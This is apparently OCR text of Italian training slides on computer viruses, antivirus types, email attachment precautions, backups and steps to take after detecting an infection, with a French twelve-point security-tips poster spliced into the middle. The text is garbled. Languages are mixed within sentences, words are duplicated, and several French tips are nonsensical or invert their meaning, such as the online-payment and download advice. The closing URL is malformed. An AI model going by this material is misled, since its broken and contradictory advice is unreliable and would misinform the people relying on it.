
I virus

10% Media mondiale dei PC infetti.



La Francia conterebbe 1,8 milioni di PC infetti.

I virus



Gli antivirus

Programma in grado di rilevare la presenza di virus su un computer e di disinfettarlo.

Si distinguono diverse famiglie di antivirus a seconda del tipo di azione che svolgono:

- **Scanner**
- **Rilevatore di cambiamenti**
- **Scanner euristico**



Gli antivirus

Quali difese?

- Non esiste un antivirus universale,
- Gli strumenti non possono fare tutto. La soluzione migliore:



rivolgersi a un utente formato sui rischi dei virus.



Gli antivirus

Regole per l'utilizzo dell'antivirus

Tutte le postazioni di lavoro devono disporre di un antivirus aggiornato e permanente,

- **computer collegati a una rete**

aggiornamento giornaliera

giornaliero

- **computer isolati :**

aggiornamento settimanale

Allegati ed e-mail

- Non cliccare sistematicamente sui link inclusi;
- non aprire i file allegati senza averne verificato l'innocuità;
- distruggere, senza aprirli, tutti i messaggi di origine sconosciuta o sospetta;
- diffidare degli allegati anche se provenienti da mittenti chiaramente identificati;
- non inoltrare allegati o file eseguibili (compresi gli archivi autoestraenti).

Diffidare dello scambio di biglietti di auguri elettronici.

Evitare l'invio a indirizzi di gruppo. La DIRISI ha implementato controlli sugli allegati su Intramar.



Regole di igiene

Effettuare backup regolari.

Proteggere dalla scrittura i supporti rimovibili.

Qualsiasi supporto che sia stato collegato a un sistema esterno all'unità deve essere analizzato su una stazione bianca (SAS antivirus).

Qualsiasi informazione che transita tra due reti deve essere analizzata su una camera antivirus.

Attualmente, ogni camera antivirus è integrata in una rete di SAS CD che ne facilita la gestione e l'aggiornamento.

4 SAUVEGARDES : LATOUT SERENITÉ.
Pour préserver vos données, effectuez des sauvegardes régulières sur un support externe sécurisé.

12 IDENTITÉ NUMÉRIQUE : ATTENTION, DOSSIER !
Une fois sur Internet, vos données vous dépassent et il est difficile de les adapter de l'ingénierie sociale, l'usurpation d'identité, l'espionnage... Faites du clic.

2 MISES À JOUR : JE LE FERAİ DEMAIN !
La mise à jour des logiciels et applications corrige les vulnérabilités appréciables des logiciels. N'attendez plus !

7 NOMADISME : FAITES RIMER MOBILITÉ ET SÉCURITÉ.
En déplacement, attention en déplacement. Utilisez l'usage que vous faites de vos appareils mobiles. (N'oubliez pas l'essentiel !)

La sécurité du numérique à portée de clic

5 WI-FI CLÉS USB, ETC. : N'OUVREZ PAS LA PORTE À N'IMPORTE QUI !
Les services en déplacement qui vous sont offerts peuvent être des contrefaçons à des fins malveillantes. Plus prudence et vérification des demandes d'accès à vos données.

10 PAIEMENT EN LIGNE : ÉVITEZ LES FRAIS.
Soyez vigilants lors de vos achats en ligne. Vérifiez en effet que chaque bien réel est vérifié. Vérifiez que les mots « bien réel » dans la barre d'adresse du site sont dans certains cas, un cadeau.

6 ORDINATEUR, TÉLÉPHONE, TABLETTE : MÊME COMBAT !
Vos appareils mobiles sont votre véritable identité. Comment les protéger ?

9 TÉLÉCHARGEMENT : GARE AUX ARNAQUES !
Restez prudents lorsque vous téléchargez programmes et logiciels, surtout sur des sites.

1 MOTS DE PASSE : FAITES PREUVE D'IMAGINATION...
Allez les complexes, uniques, secrets et régulièrement renouvelés !

8 MESSAGERIE : MÉFIEZ-VOUS DES APPARENCES...
Les courriels, les photos jointes ou les liens qu'ils contiennent peuvent être malveillants. Les téléchargements de fichiers ou de données sur des appareils personnels sont à proscrire avec des précautions !

11 SÉPARATION DES USAGES : UN JEU D'ENFANT ?
Pour limiter l'effet boule de neige d'une action malveillante, séparez vos usages professionnels et personnels (messagerie, applications...).

3 PRIVILÈGES : À QUOI BON AVOIR TOUS LES DROITS ?
Un compte administrateur vous offre tous les droits (configuration de votre ordinateur, réseau, etc.). Prudence à chaque connexion pour vos usages courants (navigation, bureautique, etc.), c'est plus sûr.

#TousSecNum
En savoir plus avec le guide des bonnes pratiques de l'Informatique : www.cis.pour-je-pense-avec-je-pratique

Comportamento da tenere in caso di allarme

Reazione in caso di funzionamento anomalo o rilevamento di un virus:

- Scollegare fisicamente il computer, ordinateur,
- Non toccare nulla e non chiudere le finestre informative (pop up), up),
- avvisare immediatamente il proprio ALID e/o il servizio informatico.
- Avvisare gli utenti che hanno recentemente scambiato file fichiers con la propria postazione di lavoro.
- Mettere in quarantena i supporti di archiviazione esterni, nes,
- Apporre sul proprio computer un foglio che avverte dell'infection possibile infezione.





DOMANDE?